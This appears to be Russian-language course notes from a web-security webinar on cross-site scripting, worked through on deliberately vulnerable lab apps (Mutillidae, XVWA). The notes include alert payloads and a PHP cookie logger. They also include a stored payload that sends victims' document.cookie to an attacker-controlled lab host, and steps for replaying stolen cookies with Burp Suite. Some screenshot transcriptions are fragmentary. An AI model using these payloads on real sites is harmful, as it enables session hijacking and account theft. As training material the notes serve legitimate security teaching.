
to Session storage

Попробуем теперь выполнить скрипт и посмотрим на результат:

```
<img src=1 onerror=alert(document.cookie)>
```



Попробуем через консоль браузера:





Далее добавим скрипт:

```
<script>
var pos=document.URL.indexOf("name=")+5;
var username = unescape(document.URL.substring(pos,document.URL.length));
var r='<b>'+username+'</b>'document.write(r);
</script>
```

```
<script>alert(123)</script>
```

получим

```
var r='<b>'+<script>alert(123)</script>+'</b>'document.write(r);
```



Исходный код:

```
</html><script type="text/javascript">
  try{
    //if(!window.localStorage.length){
      window.localStorage.setItem("SelfDestructSequence1","Destruct sequence 1,
code 1-1A");
      window.localStorage.setItem("SelfDestructSequence2","Destruct sequence 2,
```

```

code 1-1A-2B");
    window.localStorage.setItem("SelfDestructSequence3","Destruct sequence 3,
code 1B-2B-3");
    window.localStorage.setItem("MessageOfTheDay","Go Cats!");
    window.localStorage.setItem("SecureMessage","Shh. Do not tell anyone.");
    window.localStorage.setItem("FYI","A couple of keys are not showing in this
list. Why?");
    //} //end if
    //if(!window.sessionStorage.length){
    window.sessionStorage.setItem("AuthorizationLevel", "0");
    window.sessionStorage.setItem("ChuckNorrisJoke1","When Alexander Bell
invented the telephone he had 3 missed calls from Chuck Norris");
    window.sessionStorage.setItem("ChuckNorrisJoke2","Death once had a near-
Chuck Norris experience");
    window.sessionStorage.setItem("ChuckNorrisJoke3","He counted to infinity;
twice");
    window.sessionStorage.setItem("ChuckNorrisJoke4","Chuck Norris can slam a
revolving door");
    window.sessionStorage.setItem("ChuckNorrisJoke5","Chuck Norris can cut
through a hot knife with butter");
    window.sessionStorage.setItem("SecureKey", "You cannot see me on the HTML5
Storage page. I wonder why?");
    //} //end if
    }catch(e){
        //alert(e);
        /* Do nothing. Older browsers do not support HTML5 web storage */
    };

```

При этом в исходном коде страницы мы следов инъекции не увидим. Все дело в том, что отображение страницы было выполнено УЖЕ с учетом инъекции, поэтому следов в исходном коде страницы не останется.

- **Blind XSS** (т. н. «Слепая XSS») – это частный случай Stored XSS. Blind XSS может присутствовать в любом приложении, которое требует пользовательской модерации.

Пример:

- Contact/Feedback страницы – срабатывание после просмотра
- страницы модератором.
- Просмотрщики логов – срабатывание после просмотра страницы логов админом.
- Сервис для работы с тикетами – срабатывание после просмотра страницы админом.

- **Self XSS**

Это один из частых случаев XSS. Ее смысл в том, что XSS есть, но только сам пользователь сайта может выполнить код, который приводит к XSS (поэтому она и называется Self).

Пример:

Пользователю приходит сообщение, где ему предлагают в консоли разработчика ввести некий код, который якобы приводит к взлому аккаунта другого пользователя.

Пример 1 . из вебинара:

Типичный сценарий использования XSS злоумышленником
Создадим файл *log.php*

```
Metasploitable3-ub1404 [Running]
File Machine View Input Devices Help
vagrant@ubuntu:/var/www/html/les1$ cat log.php
<?php
$logFile = "log.txt";
$cookie = $_REQUEST["c"];
$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);
header("Location: http://www.example.org/");
exit;
?>
```

Стартуем *apache2*

```
vagrant@ubuntu:/var/www/html/les1$ service apache2 restart
* Restarting web server apache2
```

Скрипт будет сохранять куки в файл *log.txt* и перенаправлять пользователя на *example.org*.

Payload будет такой скрипт:


- <http://192.168.56.11/mutillidae/index.php?page=add-to-your-blog.php>

```
<script>window.location = "http://192.168.56.11/les1/log.php?c="+document.cookie;
</script>
```

Со стороны жертвы выполним вход в систему (user:samurai, password:samurai).

Перейдем по адресу, где была сохранена XSS.

- Ниже вводим в.у. скрипт.





<http://192.168.56.11/mutillidae/index.php?page=view-someones-blog.php>

Теперь после нажатия на кнопку «View Blog Entries» жертву перебросит на сайт Google, а у злоумышленника на сервере сохранятся куки пользователя samurai.



- Любой пользователь, зайдя на эту страницу, будет терять куки.





Если открыть исходный код страницы, в нем можно найти те записи, которые есть в таблице, прямо вместе с тегами:

```
<tr>
    <td>1</td>
    <td ReflectedXSSExecutionPoint="1">samurai</td>
    <td>2023-08-05 14:53:55</td>
    <td ReflectedXSSExecutionPoint="1"><script>alert(document.cookie)</script>
</td>
</tr>
<tr>
    <td>2</td>
    <td ReflectedXSSExecutionPoint="1">samurai</td>
    <td>2023-08-05 14:51:06</td>
    <td ReflectedXSSExecutionPoint="1"><CANARY={}'"()';#$-->/1</td>
</tr>
<tr>
    <td>3</td>
    <td ReflectedXSSExecutionPoint="1">samurai</td>
    <td>2023-08-05 14:45:15</td>
    <td ReflectedXSSExecutionPoint="1"><h1>HelloWorld</h1></td>
</tr>
```

Вывод: скрипт сохраняется на сервере в том виде, в котором он был отправлен на сервер, с сохранением тегов. Соответственно, при возврате страницы пользователю скрипт выполнится.



Пример 2 . из вебинара: Пример использования Burp Suite для манипуляций с куками

1. Попробуем переслать перехваченные ранее куки из *примера 1. при помощи Burp. <http://192.168.56.1/mutillidae>
2. Перейдем на какую-нибудь страницу и дождемся перехвата такого запроса.

3. Заменяем строку, которая идет после слова Cookie, на перехваченные ранее cookie и отправим запрос, нажав кнопку Forward.

Пример 3 . из вебинара:

- <http://192.168.56.11/xvwa/>
http://192.168.56.11/xvwa/vulnerabilities/reflected_xss/



Browser window showing the URL `192.168.56.11/xvwa/vulnerabilities/reflected_xss/?item=1234`. The Burp Suite interface is visible, showing the HTTP history and the request details. The request is a GET request to `http://192.168.56.11/xvwa/vulnerabilities/reflected_xss/?item=1234`. The response is an HTML page with a form containing a text input field with the placeholder "Enter URL of Image" and a "Submit Button". The value `1234` is visible in the response, indicating a successful XSS attack.

Browser window showing the URL `192.168.56.11/xvwa/vulnerabilities/reflected_xss/?item=1234`. The page displays a list of vulnerability types on the left, including SQL Injection (Blind), OS Command Injection, XPATH Injection, Formula Injection, PHP Object Injection, Unrestricted File Upload, XSS - Reflected, and XSS - Stored. The XSS - Reflected option is selected. The main content area shows a form with a text input field labeled "Enter URL of Image" and a "Submit Button". The value `1234` is visible in the input field, indicating a successful XSS attack. The Burp Suite Inspector is open, showing the HTML structure of the page, with the `1234` value highlighted in the `item` parameter of the `<input>` tag.

Screenshot of a web browser (Mozilla Firefox) displaying the XVWA - Xtreme Vulnerable Web Application. The address bar shows the URL: `192.168.56.11/xvwa/vulnerabilities/reflected_xss/?item=canary`. The browser's developer tools (Burp Suite Community Edition v2023.6.2 - Temporary Project) are open, showing the HTTP history and the details of the request and response.

The HTTP history table shows the following requests:

#	Host	Meth...	URL	Params	Edited	Status code	Length	MIME type	Extension
1	http://192.168.56.11	GET	/xvwa/vulnerabilities/reflected_xss/?ite...	✓		200	9235	HTML	X'
2	http://wpad	GET	/wpad.dat			400	1993	HTML	dat
3	http://wpad	GET	/wpad.dat			400	1993	HTML	dat
4	http://192.168.56.11	GET	/xvwa/vulnerabilities/reflected_xss/?ite...	✓		200	9237	HTML	X'

The Request details show the following headers and body:

```
1 GET /xvwa/vulnerabilities/reflected_xss/?item=canary HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0; _ym_uid=1690358991320892522; _ym_d=
  1690358991; _utma=
  11332212.1798629775.1690359071.1690359071.1690359071.1; _utmz=
  11332212.1690359071.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=
  (none); PHPSESSID=ocgOp9Lo8v9eodvegeukth0p2
  Upgrade-Insecure-Requests: 1
```

The Response details show the following HTML structure:

```
144 <div align="right">
145   Submit Button
146 </div>
147 </div>
148 </div>
149 <hr>
150 </div>
151 </div>
```

- Send to Repeater. Add Skript:

Screenshot of the Burp Suite Community Edition v2023.6.2 - Temporary Project interface. The Repeater tab is selected, showing the request and response details.


The Request details show the following headers and body:

```
1 GET /xvwa/vulnerabilities/reflected_xss/?item=
2 <script>alert(123)</script> HTTP/1.1
3 Host: 192.168.56.11
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
